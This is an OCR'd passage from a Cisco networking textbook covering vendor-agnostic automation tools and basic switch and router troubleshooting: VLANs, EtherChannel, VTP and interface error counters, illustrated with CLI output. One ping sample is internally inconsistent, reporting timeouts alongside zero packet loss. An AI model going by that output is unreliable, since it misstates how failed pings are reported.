


Figure 7-5. *ACI interface*

An always-on ACI simulator is at the following link. Even though it is a simulator, you can practice most tasks that you would do on real hardware: https://developer.cisco.com/docs/sandbox/#!data-center/data-center-sandbox-highlights

Vendor-Agnostic Automation Tools

AU2

In addition to the Cisco tools mentioned in the preceding sections, there are several vendor-agnostic options. Vendor-agnostic tools have the advantage that they work with different vendors. Some Cisco tools will work with other vendor products, while some will work specifically with Cisco products.

This section provides an overview of Chef, Puppet, Ansible, and NAPALM.

Chef and Puppet are automation tools that require agents. Chef and Puppet use different terminologies such as cookbooks and recipes vs. manifests and modules. Past the terminology differences, the general functionality is similar. If you are trying to decide between the two, you would want to look at ease of support for devices you have and the implementation differences of the two options. Many network products include agents for these tools. Cisco Nexus series switches have native Puppet agents as part of the system. Starting with NX-OS 7.3(0)D1(1), Chef can be installed using the Open Agent Container feature. Similarly, support for Chef and Puppet can be added to IOS-XE and IOS-XR.

Ansible is an agentless orchestration tool. It uses playbooks to arrange tasks. An Ansible user doesn't need to worry about syntax of the target host. Ansible handles that for you. You just need to be concerned with the syntax of Ansible, and it will translate it for you. A similar tool is Cisco's Network Services Orchestrator (NSO). NSO is one of the Cisco tools that work with almost any vendor. This is partially because Cisco recently inherited the tool when they acquired the company Tail-f.

NAPALM is a Python library for network automation. It isn't an automation or configuration management tool in the same sense as the other tools discussed in this section. Like the other tools, it can hide implementation specifics of a supported network operating system. Since it is a Python library, it is extremely flexible and extensible. It can be used on its own to write automation scripts or to create new Ansible modules.

Summary

This chapter provided a high-level overview of some tools you will encounter as a network engineer. It isn't possible to discuss every tool, so we focused our discussion on common Cisco tools. As a homework assignment, do an Internet search on best tools for network administration. Everyone will have a different list with justifications, but you may notice a trend of a few tools that are on many of the lists.

Author Queries

Chapter No.: 7 0005078427

Queries	Details Required	Author's Response
AU1	Please provide citations for "Figures 7-1 to 7-5" in the text.	
AU2	Please check if "Cisco tools mentioned in the preceding sections" is okay as edited.	

CHAPTER 8

Basic Switch and Router Troubleshooting

This chapter discusses troubleshooting concepts that aid in resolving network issues. These concepts include maintaining up-to-date documentation and how to systematically isolate network issues and correct them. We start with the physical medium, as many engineers simply ignore this layer, but you will be shown why it is important. The chapter provides examples and steps that can be used to resolve issues dealing with VLANs, trunking, EtherChannels, VTP, STP, static routing, RIP, EIGRP, OSPF, IS-IS, and BGP. There are plenty of exercises at the end of the chapter to reinforce what you have learned.

One of the most important roles in a network engineer's job is troubleshooting networks. In this chapter, you will find out how all the information covered in this book up until now is useful in helping you troubleshoot networks. The discussion on interworking the OSI protocol and understanding the process of routing and switching is extremely important. The failure to diagnose problems can be the end of your career, depending on the damage done. If you work for a major company, every minute that the network is down could cost millions of dollars. Imagine Amazon routers being down for 5 minutes—that would be catastrophic!

Troubleshooting

While troubleshooting, it is always good to have a systematic way of solving problems. The main goal of troubleshooting is to isolate an issue as fast as possible. In order to save time and resolve problems quickly, you should have up-to-date documentation and troubleshoot problems systematically. For example, let's say that you are using monitoring software and a customer calls you because they can't reach the mail server. You are monitoring ports on the switch that connect the user and the server and all ports in the path. It is probably not a port or physical issue if you are not seeing any alarms on your monitoring device.

Documenting Your Network

Have you troubleshot an issue only to find out you have been running around for 3 hours looking at old documentation? This can be extremely frustrating, especially when the main point of contact for a network is on leave or out sick for the day. The first lesson is to document the network with drawings, including IP addresses, port assignments, and device names. This can be done using Microsoft Visio and Microsoft Excel. Drawings include floor plans and rack diagrams. These should always be kept current. You will save yourself an immense amount of time by having the correct documentation. Completing documentation is not always fun, but it is necessary to be a complete network engineer. Other things included in "documentation" are the labeling of all the ports, the interface, and where everything connects. You should have a drawing that shows the entire

C. Carthern et al., *Cisco Networks*, https://doi.org/10.1007/978-1-4842-6672-4_8

physical path from device to device, along with the logical path. Additionally, you should put descriptions on all interfaces on your routers and switches, which will also help you solve problems quicker. Always keep the documentation and labeling updated anytime a change occurs, including the simple changing of one port on a switch. Perform documentation reviews and audits to make sure that everything is up to date.

It is important to keep track of your troubleshooting efforts by writing them down on a board and communicating with your team. (There is nothing like running around in circles as you or members of your team repeat the same steps that have already been completed.) This is also good practice when your management wants an outage report detailing what went wrong and what was completed to fix the issue. When outages are scheduled to occur, try to make sure that you have included all affected nodes. Sometimes you can forget nodes, which can lead you to chase ghosts. Remember to stay alert when scheduled outages occur so that you can spot unexpected events. Sometimes you can only find temporary workarounds to solve a problem. This needs to be noted so that a final solution can be found by testing the symptoms and conditions in a lab setting along with researching the issue.

Finally, after problems are diagnosed and fixes have been applied, document everything! There is nothing like chasing a problem down only to realize that someone has already experienced it and resolved it 4 hours later. You can solve future problems faster by documenting how issues were resolved. This section should help you understand the importance of documenting your network.

First Things First: Identify the Problem

Solving a problem is always good; but before you can begin to solve a problem, you need to know what the problem is. The start to identifying a problem is having your first-line technicians collect as much information as possible from the user who reported the problem. Diagnosing the problem is pointless if you do not have enough information for analysis. After you have collected enough information, you can begin analyzing the problem by comparing how the system *should* behave to how it *is* behaving. Start hypothesizing the potential causes of the problem and eliminate them one by one. Test your hypothesis and develop a solution to the problem.


Attack troubleshooting in a systematic and structured way, and you will resolve issues much faster than if you did it ad hoc. Management will appreciate this, and you might even get to keep your job. The more experience you get as a troubleshooter, the better you will be at it. Over time you notice patterns and learn to approach certain problems differently.

Most people like to start at layer 1, but sometimes it is appropriate to start at layer 7 or another layer, based on the symptoms experienced.

The *bottom-up approach* is where you start from layer 1 to layer 7 in the OSI model. The *top-down approach* is where you work from layer 7 to layer 1 in the OSI model.

The *divide-and-conquer approach* is where you start with the most likely layer of the OSI model by factoring in what errors you are experiencing and move up or down based on troubleshooting efforts. This approach develops as you gain experience on the job or in a lab setting.

Let's use Figure 8-1 as a troubleshooting example. You receive a call from a user of a workstation who is not able to reach the company server. Let's begin to troubleshoot. You are starting with the top-down approach.



this figure will be printed in b/w

Figure 8-1. *Network diagram*

Top-Down Approach

First, the client has said that they cannot access the web server, so you know the application layer is not working. Let's move on and ask the user to ping the server. As you can see in the following, the pings fail:

```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>ping 192.168.2.2

Pinging 192.168.2.2 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 192.168.2.2:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
```

As a troubleshooting network engineer, you want to see how far you can get through the network closest to the server. You start by running a traceroute on Switch1:

```
Switch1#traceroute 192.168.2.2

Type escape sequence to abort.
Tracing the route to 192.168.2.2
VRF info: (vrf in name/id, vrf out name/id)
  1 192.168.6.1 8 msec 4 msec 0 msec
  2 192.168.5.1 0 msec 4 msec 0 msec
```

```
  3 192.168.4.1 0 msec 0 msec 4 msec
  4 192.168.4.2 4 msec 4 msec 8 msec
 (output omitted)
 26 192.168.4.2 0 msec 4 msec 0 msec
 27 192.168.4.1 4 msec 0 msec 4 msec
 28 192.168.4.2 0 msec 4 msec 4 msec
 29 192.168.4.1 0 msec 0 msec 4 msec
 30 192.168.4.2 0 msec 4 msec 0 msec
```

You can see that the connection is dying at Router1, in which the server is connected. Now you know you need to look at Router1. You run some commands on the router to determine the issue:

```
Router1#sh run int e0/0
interface Ethernet0/0
 ip address 192.168.2.1 255.255.255.252
 shutdown
end

Router1#show interface e0/0
Ethernet0/0 is administratively down, line protocol is down
  Hardware is AmdP2, address is aabb.cc00.0300 (bia aabb.cc00.0300)
  Internet address is 192.168.2.1/30
```

You notice that the interface is admin down and realize that last night you upgraded the IOS on the router. You remember that interfaces e0/0 and e0/1 were admin down when the router was rebooting. You thought you enabled both and quickly realize that you can resolve this problem by enabling the port.

Bottom-Up Approach

In this instance, if you were to start at layer 1, you would locate the port that the server connects to on the router and see that it has no link light. You would then know that there is a problem with cables or the port on either the server or the router. You run the `show interface e0/0` on the router and notice that the port is admin down; you quickly fix this issue.

These were simple issues, but they gave you an idea of the two different approaches.

Physical Medium and Ethernet

As mentioned, you should have a physical path drawing that documents the entire path of the cabling connecting equipment. This is because normally it is great to start troubleshooting at the physical layer. You would not believe how many times outages are caused by physical issues, many that cannot be explained. A port goes bad, a cable goes bad, or the backbone fiber is faulty. Remember from Chapter 1 that layer 2 depends on layer 1. Ethernet is primarily affected at the physical and data link layers of the OSI model. The following are some of the problems you could expect to experience at this level:

- Loss of link on the interface
- A high number of CRC errors
- Problems due to faulty cables, connectors, or ports
- Negotiation errors

The **`show interfaces`** and **`show ip interfaces brief`** commands have been briefly mentioned. Using the `show interface` command, you can troubleshoot and solve many issues dealing with layers 1 and 2. Now let's discuss other useful commands along with some output examples. Useful show commands are listed in Table 8-1.

Table 8-1. *Cisco Commands*

Cisco Command	Description
`show ip interface brief`	This command displays a quick status of the interfaces (up/down) on the device, including the IP address.
`show ip interface (interface)`	This command displays information about the configuration status of the IP on all interfaces.
`show interfaces (interface)`	This command displays the status of the interface (up/down), utilization, errors, protocol status, and MTU.
`show arp`	This command displays the ARP table.
`show controllers`	This command displays information related to interface errors; it is useful when troubleshooting.

Use the following `arp` command to display the ARP table of a device:

```
Switch1#show arp
Protocol  Address          Age (min)  Hardware Addr   Type   Interface
Internet  172.16.1.1             -   aabb.cc00. 0100  ARPA   Ethernet0/0
Internet  172.16.1.2             0   aabb.cc00.0200  ARPA   Ethernet0/0
Internet  172.16.2.1             -   aabb.cc00.0110  ARPA   Ethernet0/1
Internet  172.16.2.2             0   aabb.cc00.0300  ARPA   Ethernet0/1
Internet  172.16.3.1             -   aabb.cc00.0120  ARPA   Ethernet0/2
Internet  172.16.3.2             0   aabb.cc00.0210  ARPA   Ethernet0/2
Internet  172.16.4.1             -   aabb.cc00.0130  ARPA   Ethernet0/3
Internet  172.16.4.2             0   aabb.cc00.0310  ARPA   Ethernet0/3
```

The `show arp` command allows you to know whether the devices you are connected to are talking to the router or the switch.

```
Switch1#show ip interface brief
Interface              IP-Address      OK? Method Status                Protocol
Ethernet0/0            172.16.1.1      YES manual up                    up
Ethernet0/1            172.16.2.1      YES manual up                    up
Ethernet0/2            172.16.3.1      YES manual up                    up
Ethernet0/3            172.16.4.1      YES manual up                    up
Ethernet1/0            unassigned      YES TFTP   administratively down down
Ethernet1/1            unassigned      YES TFTP   administratively down down
```

The `show ip interface brief` command is a quick and easy way to display the status of all the interfaces on your device.

What is the meaning of the output? Table 8-2 discusses the meaning of the interface/line protocol states.

Table 8-2. *Link State Table*

Interface/Line Protocol State	Link State/Problem
Up/up	Link is in an operational state.
Up/down	There is a connection problem. The physical connection is up, but the data link layer is not converging correctly. This could be an issue with STP or ISL/Dot1Q.
Down/down	The cable is unplugged, or the other end equipment interface is shut down or disconnected.
Down/down (notconnect)	There is a problem with the interface.
Administratively down	The interface has been manually disabled.

```
Switch1#show interface e0/0
Ethernet0/0 is up, line protocol is up
  Hardware is AmdP2, address is aabb.cc00.0100 (bia aabb.cc00.0100)
  Internet address is 192.168.100.1/30
  MTU 1500 bytes, BW 10000 Kbit/sec, DLY 1000 usec,
     reliability 255/255, txload 1/255, rxload 1/255
  Encapsulation ARPA, loopback not set
  Keepalive set (10 sec)
  ARP type: ARPA, ARP Timeout 04:00:00
  Last input 00:00:15, output 00:00:00, output hang never
  Last clearing of "show interface" counters never
  Input queue: 0/75/0/0 (size/max/drops/flushes); Total output drops: 0
  Queueing strategy: fifo
  Output queue: 0/40 (size/max)
  5 minute input rate 0 bits/sec, 0 packets/sec
  5 minute output rate 0 bits/sec, 0 packets/sec
     15 packets input, 3587 bytes, 0 no buffer
     Received 10 broadcasts (0 IP multicasts)
     0 runts, 0 giants, 0 throttles
     0 input errors, 0 CRC, 0 frame, 0 overrun, 0 ignored
     0 input packets with dribble condition detected
     51 packets output, 6126 bytes, 0 underruns
     0 output errors, 0 collisions, 1 interface resets
     0 unknown protocol drops
     0 babbles, 0 late collision, 0 deferred
     0 lost carrier, 0 no carrier
     0 output buffer failures, 0 output buffers swapped out
```

This `show interface` command is one of the most useful commands you have at your disposal. Let's briefly discuss some key output parameters (highlighted earlier) that can be used to determine layer 1 problems. Table 8-3 lists common errors from the output of the `show interface` command.

Table 8-3. *Interface Error Table*

Parameter	Description
Runts	Discarded packets that are smaller than the minimum packet size for the medium. For Ethernet, this is 64 bytes. This is normally caused by collisions.
Giants	Discarded packets due to exceeding the maximum packet size. In Ethernet, this is 1518 bytes.
CRC errors	Generated when the checksum calculated by the sender does not match the checksum on the data received at its endpoint. May be due to collisions or a bad NIC or cable.
Overrun	Displays the amount of time the receiving hardware was unable to store into a packet buffer because of an oversubscribed data bus within the router. Check hardware configuration.
Ignored	Displays received packets ignored due to the interface running out of internal buffers. Can be caused by broadcast storms and noise.
Collisions	Displays the number of retransmissions due to Ethernet collisions. A high number of collisions could signify cable fault or two devices with a half-duplex connection transmitting frames at the same time or a bad NIC. The number of collisions should be divided by the number of output packets. The calculation should be less than 0.1%.
Interface resets	Indicates how many times an interface has been reset. Could occur when packets queued are not sent due to no carrier, clocking, or an unplugged cable.
Restarts	Indicates the number of times the Ethernet controller was restarted due to errors.
Input errors	The sum of all input errors on an interface, including no buffer, CRC, frame, overrun, ignored counts, runts, and giants.
Output errors	The sum of all output errors that prevent datagrams from being transmitted out of an interface.
Late collisions	A signal could not reach to ends. Could be caused by a duplex mismatch or by an Ethernet cable that exceeds maximum length limits.

If an interface has speed mismatches on an Ethernet link, both interfaces show as notconnect or down/down. If an interface has a duplex mismatch, the interfaces show up/up, but errors will increase on the counters.

The counters can be reset by typing the `clear counters` command:

```
Switch1#clear counters Ethernet 0/0

Switch1#clear counters
Clear "show interface" counters on all interfaces [confirm]
```

The importance of this section is that the physical layer should not be overlooked when troubleshooting.

VLANs and Trunks

We have discussed how VLANs operate and how to configure them. Now let's discuss how to troubleshoot issues involving VLANs. Let's run through some issues you might encounter while troubleshooting VLANs.

When troubleshooting VLAN issues

- Be sure that all access interfaces are assigned to the correct VLANs.
- Be sure that all access interfaces are up/up.

- For trunking interfaces, be sure the specific VLAN is active on the switch and allowed on the trunk link.
- Make sure that trunking encapsulations match.
- VLANs should be configured in the database.

Table 8-4 is a list of commands useful for troubleshooting VLANs.

Table 8-4. *VLAN Commands*

Cisco Command	Description
`show mac-address-table`	Displays information about the device's MAC address table.
`show vlan`	Displays VLAN information.
`show interface trunk`	Displays information about trunked interfaces.
`show interface switchport`	Displays information about switchport interfaces.
`show arp`	Displays the ARP table containing device MAC address to IP mappings.

You have received reports that users on VLAN 100 Switch6 cannot get through Switch1. Use Figure 8-2 as an example in troubleshooting.




Figure 8-2. *Exercise network example*

Let's troubleshoot. First, try to ping VLAN 100 from Switch6 to Switch1:

```
Switch6#ping 192.168.1.2

Type escape sequence to abort.
```

```
Sending 5, 100-byte ICMP Echos to 192.168.1.2, timeout is 2 seconds:
.....
Success rate is 0 percent  (0/5)
```

Failed! Now let's look further into the issue. Look at the interface configuration of e0/0 on Switch6 and e0/0 on Switch1:

```
Switch6#sh run interface e0/0
Building configuration...

Current configuration : 70 bytes
!
interface Ethernet0/0
 switchport access vlan 100
 duplex auto
end

Switch6#sh int vlan 100
Vlan100 is administratively down, line protocol is down
  Hardware is EtherSVI, address is aabb.cc80.0500 (bia aabb.cc80.0500)
  Internet address is 192.168.1.2/24
```

You can see from the preceding output that the interface is configured correctly, but the VLAN is admin down. Let's enable the VLAN and try again:

```
Switch6(config)#int vlan 100
Switch6(config-if)#no shut
Switch6#ping 192.168.1.2

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.1.2, timeout is 2 seconds:
.....
Success rate is 0 percent (0/5)

Switch6#sh int vlan 100
Vlan100 is up, line protocol is up
```

You can see that the VLAN is now operational, but the ping still fails. Now move to Switch1:

```
Switch1#sh run int e0/0
Building configuration...

Current configuration : 70 bytes
!
interface Ethernet0/0
 switchport access vlan 100
 duplex auto
end

Switch1#sh run int vlan 100
```

```
Building configuration...

Current configuration : 59 bytes
!
interface Vlan100
 ip address 192.168.1.2 255.255.255.0
end

Switch1#sh int vlan 100
Vlan100 is down, line protocol is down
  Hardware is EtherSVI, address is aabb.cc80.0400 (bia aabb.cc80.0400)
  Internet address is 192.168.1.2/24
```

Looking at the VLAN, you can see it is down/down. The port is configured with the correct commands, but there seems to be a physical problem.

```
Switch1#sh int e0/0
Ethernet0/0 is up,  line protocol is up (connected)
```

Looking at interface e0/0 on Switch1, there is no physical problem. Remember the VLAN is up on the other switch, so you know that layer 1 is working. Let's verify that the VLAN database is correct on both switches.

The `show vlan` command lists all configured VLANs and the ports assigned to each VLAN:

```
Swtich6#sh vlan

VLAN Name                 Status    Ports
---- -------------------------------- --------- -------------------------------
1    default                          active    Et0/1, Et0/2, Et0/3, Et1/0
                                                Et1/1, Et1/2, Et1/3
100  VLAN0100                         active
1002 fddi-default                     act/unsup
1003 token-ring-default               act/unsup
1004 fddinet-default                  act/unsup
1005 trnet-default                    act/unsup

(output omitted)
```

The preceding output shows that VLAN 100 is active on Switch6.

```
Switch1#sh vlan

VLAN Name                             Status    Ports
---- -------------------------------- --------- -------------------------
1    default                          active    Et0/3, Et1/0, Et1/1, Et1/2
                                                Et1/3
10   VLAN0010                         active
20   VLAN0020                         active
1002 fddi-default                     act/unsup
1003 token-ring-default               act/unsup
```

```
1004 fddinet-default                act/unsup
1005 trnet-default                  act/unsup

(output omitted)
```

The preceding output shows that you do not have the VLAN in the database. Let's add it and see if this fixes the issue:

```
Switch1#vlan dat
% Warning: It is recommended to configure VLAN from config mode,
  as VLAN database mode is being deprecated. Please consult user
  documentation for configuring VTP/VLAN in config mode.

Switch1(vlan)#vlan 100
VLAN 100 added:
    Name: VLAN0100

Switch6#ping 192.168.1.2

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.1.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 4/4/8 ms
```

You have successfully troubleshot the problem. Connectivity has been restored.

EtherChannel

This section discusses issues and scenarios involving troubleshooting port channels. It covers commands that will help you solve problems related to port channels.

Issues where port channels might not function properly include

- Mismatched port configurations. Ports must have the same speed, duplex, trunk configurations, and port type, including layer 2 or layer 3.
- Mismatched EtherChannel configuration.

Table 8-5 is a list of commands useful for troubleshooting EtherChannels.

Table 8-5. *EtherChannel Commands*

Cisco Command	Description
`show etherchannel summary`	Displays information about your port channels, ports, and protocols used.
`show etherchannel (#) detail`	Displays detailed information regarding port channel configuration.
`debug etherchannel`	Enables debugging messages related to port channels.
`show vlan`	Displays VLAN information.
`show interface trunk`	Displays information about trunked interfaces.
`show interface switchport`	Displays information about switchport interfaces.

Use Figure 8-3 to dive into troubleshooting the EtherChannel.




Figure 8-3. *EtherChannel diagram*

The EtherChannel is not forming; let's investigate why this is. Let's start with the **show etherchannel** command:

```
Switch1#sh etherchannel 1 detail
Group state = L2
Ports: 2   Maxports = 16
Port-channels: 1 Max Port-channels = 16
Protocol:   LACP
Minimum Links: 0
                Ports in the group:
                -------------------
Port: Et0/0
------------

Port state    = Up Sngl-port-Bndl Mstr Not-in-Bndl
Channel group = 1           Mode = Active      Gcchange = -
Port-channel  = null        GC   =   -         Pseudo port-channel = Po1
Port index    = 0           Load = 0x00        Protocol =   LACP

Flags:  S - Device is sending Slow LACPDUs   F - Device is sending fast LACPDUs.
        A - Device is in active mode.        P - Device is in passive mode.

Local information:
                            LACP port     Admin     Oper    Port        Port
Port      Flags   State     Priority      Key       Key     Number      State
Et0/0     SA      indep     32768         0x1       0x1001  0x1         0x7D

Age of the port in the current state: 0d:00h:00m:19s

Probable reason: trunk mode of Et0/0 is access, Et0/1 is trunk
Port: Et0/1
------------

Port state    = Up Sngl-port-Bndl Mstr Not-in-Bndl
Channel group = 1           Mode = Active      Gcchange = -
Port-channel  = null        GC   =   -         Pseudo port-channel = Po1
Port index    = 0           Load = 0x00        Protocol =   LACP
```

You can see that you may have issues, because port E0/0 is an access port and E0/1 is a trunk port. Now let's look at Switch2's port channel:

```
Switch2#show etherchannel 1 detail
Group state = L2
Ports: 2   Maxports = 16
Port-channels: 1 Max Port-channels = 16
Protocol:   LACP
Minimum Links: 0
               Ports in the group:
               -------------------
Port: Et0/0
------------

Port state    = Down Not-in-Bndl
Channel group = 1           Mode = Passive      Gcchange = -
Port-channel  = null        GC   =   -         Pseudo port-channel = Po1
Port index    = 0           Load = 0x00        Protocol =   LACP

Flags:  S - Device is sending Slow LACPDUs   F - Device is sending fast LACPDUs.
        A - Device is in active mode.        P - Device is in passive mode.

Local information:
                            LACP port     Admin     Oper    Port        Port
Port      Flags   State     Priority      Key       Key     Number      State
Et0/0     FP      down      32768         0x1       0x1     0x1         0x6

Partner's information:

          Partner Partner   LACP Partner  Partner   Partner  Partner     Partner
Port      Flags   State     Port Priority Admin Key Oper Key Port Number Port State
Et0/0     SP      down      32768         0x0       0x1      0x1         0x34

Age of the port in the current state: 0d:00h:07m:00s

Port: Et0/1
------------

Port state    = Down Not-in-Bndl
Channel group = 1           Mode = Passive      Gcchange = -
Port-channel  = null        GC   =   -         Pseudo port-channel = Po1
Port index    = 0           Load = 0x00        Protocol =   LACP
```

Switch1 is configured for LACP and is set to active. Switch2 is configured for LACP and is passive. These are compatible settings.

Did you notice the `Probable reason: trunk mode of Et0/0 is access, Et0/1 is trunk` output? Recall that both ports must be set to either trunk or access for the port channel to form.

Let's set Switch2 to an access port:

```
Switch2(config)#int port-channel 1
Switch2(config-if)#no switchport mode trunk
Switch2(config-if)#no switchport trunk encapsulation dot1q
```

```
Switch2(config-if)#switchport access vlan 100

Switch1#sh int port-channel 1
Port-channel1 is up, line protocol is up (connected)
  Hardware is EtherChannel, address is aabb.cc00.0110 (bia aabb.cc00.0110)
  MTU 1500 bytes, BW 20000 Kbit, DLY 100 usec,
     reliability 255/255, txload 1/255, rxload 1/255
```

The port channel is up!

VTP

This section discusses issues and scenarios involving the troubleshooting of VTP (VLAN Trunking Protocol). It goes over common problems to investigate and covers commands that will help you solve them.

The following includes issues where VTP might not function properly:

- VTP domain mismatch
- VTP password mismatch
- VTP version mismatch
- VTP mode mismatch

Table 8-6 is a list of commands useful for troubleshooting VTP.

Table 8-6. *VTP Commands*

Cisco Command	Description
`show vtp`	Displays information about the VTP domain, status, and counters.
`show interface trunk`	Displays information about trunked interfaces.
`show interface switchport`	Displays information about switchport interfaces.
`show vlan`	Displays VLAN information.

Use Figure 8-4 to look at some important commands for troubleshooting VTP.




Figure 8-4. *VTP example diagram*

The `show vtp status` command can be used to troubleshoot VTP configurations. Let's look at the switches:

```
Switch2#sh vtp status
VTP Version                     : 3 (capable)
Configuration Revision          : 2
Maximum VLANs supported locally : 1005
Number of existing VLANs        : 7
VTP Operating Mode              : Server
VTP Domain Name                 : Tshoot
VTP Pruning Mode                : Disabled (Operationally Disabled)
VTP V2 Mode                     : Enabled
VTP Traps Generation            : Disabled
MD5 digest                      : 0x1D 0xD6 0x45 0x1C 0xF7 0x75 0x53 0xBA
Configuration last modified by 0.0.0.0 at 2-17-15 21:06:42
Local updater ID is 0.0.0.0 (no valid interface found)
VTP version running             : 2

Switch3#sh vtp status
VTP Version                     : 3 (capable)
Configuration Revision          : 2
Maximum VLANs supported locally : 1005
Number of existing VLANs        : 7
VTP Operating Mode              : Client
VTP Domain Name                 : Tshoot
VTP Pruning Mode                : Disabled (Operationally Disabled)
VTP V2 Mode                     : Enabled
VTP Traps Generation            : Disabled
MD5 digest                      : 0x1D 0xD6 0x45 0x1C 0xF7 0x75 0x53 0xBA
Configuration last modified by 0.0.0.0 at 2-17-15 21:06:42
VTP version running             : 2
```

Only one switch should be running as the VTP server and the VTP domain name. The VTP version should be 1 or 2. VTP version 1 is not compatible with version 2.

The `show vtp counters` command displays useful statistics, such as advertisements sent and received:

```
Switch2#sh vtp counters
VTP statistics:
Summary advertisements received    : 2
Subset advertisements received     : 2
Request advertisements received    : 0
Summary advertisements transmitted : 2
Subset advertisements transmitted  : 2
Request advertisements transmitted : 0
Number of config revision errors   : 0
Number of config digest errors     : 0
Number of V1 summary errors        : 0

VTP pruning statistics:

Trunk            Join Transmitted Join Received    Summary advts received from
                                                   non-pruning-capable device
